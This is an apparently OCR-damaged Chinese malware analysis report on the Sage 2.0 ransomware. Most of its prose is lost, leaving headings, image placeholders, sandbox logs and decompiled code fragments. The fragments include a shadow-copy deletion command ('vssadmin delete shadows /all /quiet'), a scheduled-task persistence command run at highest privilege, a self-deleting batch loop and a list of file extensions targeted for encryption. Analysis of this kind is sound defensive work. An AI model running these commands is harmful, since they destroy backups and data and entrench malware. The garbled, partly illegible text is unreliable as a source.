

Sage 2.0

2017 03 20

. 3
. Sage 4
2.1 4
2.2 - 4
2.3 - 4
. Sage

Sage

CryLocker Sage

Cerber Locky Tesla Spora

Sage zip


zip Word


. Sage


2.1


2.2 -


Ṕ


操作系统：


PID
进程名
详细信息
460
\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
PID
进程名
详细信息


PID
进程名
详细信息
44b07453f.exe
隐蔽信道 [3]
检测到可疑DNS请求
危险等级


危险等级
详细信息
CreateProcess: c:\documents and settings\adm application data\6zhzvt2p.exe
危险等级
详细信息
FileName: \Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d4
4b07453f.exe
危险等级
详细信息
Drop PE C:\Documents and Settings\Administrator\Application Data\6zH
PID
856
PID
460
PID
856




. Sage


3.1

345KB


3.2








3.3




```
v12 = -1665792991;
LoadLibraryA("wlanapi.dll");
LoadLibraryA("ntdll.dll");
LoadLibraryA("mpr.dll");
LoadLibraryA("iphlpapi.dll");
sub_405640(&v13, 9, &v9, 4);
WSAStartup(2u, &WSAData);
CoInitialize(0);
[illegible]
[illegible]
[illegible] sub_409490([illegible]);
sub_4092E0([illegible]);
[illegible] const CHAR * sub_407320([illegible]);
[illegible] const WCHAR * sub_40A130([illegible]);
[illegible]
[illegible] CreateFileW([illegible], 0x80000000, 3u, 0, 3u, 0, 0);
[illegible]
if ( [illegible] != (HANDLE)-1 )
{
  WSAData.lpVendorInfo = 0;
  SetFilePointer(v5, -10240, 0, 2u);
[illegible]
[illegible]
[illegible]
}
sub_409430(v4);
```

```
v0 = GetCommandLineW();
result = CommandLineToArgvW(v0, &v6);
if ( v6 == 2 )
{
  result = (LPWSTR *)result[1];
  if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
  {
    if ( AttachConsole(0xFFFFFFFF) )
    {
```



```
v6 = a1;
v1 = GetCommandLineW();
v2 = CommandLineToArgvW(v1, &v6);
sub_405C00(
OpenProcess(
sub_405C60(v0);
ExitProcess(
```



```
  CloseHandle(v1);
  SleepEx(0x3A98u, 0);
  CreateMutexA(0, 1, v0);
  if ( GetLastError() == 183 )
    result = 1;
}
return result;
```



```
v2 = 0;
sub_409DD0((int)&v8);
v3 = sub_40B1C0((int)&v8);
if ( v3 >= 0 )
{
  sub_409DD0((int)&dwNumberOfBytesAvailable);
```

```
sub_409840(a1,
v2
sub_40B360('dwNumberOfBytesAvailable :
sub_4096F0(a1, dwNumberOfBytesAvailable
sub_409F10('dwNumberOfBytesAvailable)
sub_409F10(v8,
result = v2
```

```
v3 = sub_4072A0(v2);
v4 = (const CHAR *)sub_40AAB0("%s\\__config%u.bat", v3);
v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
if ( v5 == (HANDLE)-1 )
{
  result = 0;
}
else
{
  v7 = (const CHAR *)sub_40AAB0(
                       ":abx\r\n"
                       "ping 127.0.0.1 -n 2 > nul\r\n"
                       "del /A /F /Q \"%s\"\r\n"
                       "if exist \"%s\" goto abx\r\n"
                       "del /A /F /Q \"%s\"\r\n",
                       v1,
                       v1,
                       v4);
  v8 = v7;
  v9 = lstrlenA(v7);
  WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);
```

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg .vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .wma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.rar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .indb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .eps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltm .xlsx .xlsm.xlsb .cntk .xlw .xl



```
  v2 = 156;
  v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
  if ( v0 )
    v0 = v4 + 10 * v3;
  return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
}
```

```
  v3 = sub_4087D0(8u, 102);
  VersionInformation.dwOSVersionInfoSize = 156;
  if ( GetVersionExA(&VersionInformation)
    && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
    && sub_405110()
    && sub_405180() )
  {
    if ( a3 )
      v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
    [redacted]
      [redacted] sub_40AAF0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)[redacted]);
      [redacted]4;
      if ( [redacted]
      [redacted] sub_404F80("schtasks", [redacted]
    [redacted]
    [redacted]
      [redacted] sub_407380([redacted]);
      [redacted] sub_40AAF0("%s\\%s.lnk", [redacted]
      [redacted]
      [redacted]
      {
        result = DeleteFileW([redacted]);
      }
      [redacted]
      [redacted]
      [redacted] sub_40A130(InBuffBufeSize);
```

. APT

4.1 APT

APT

APT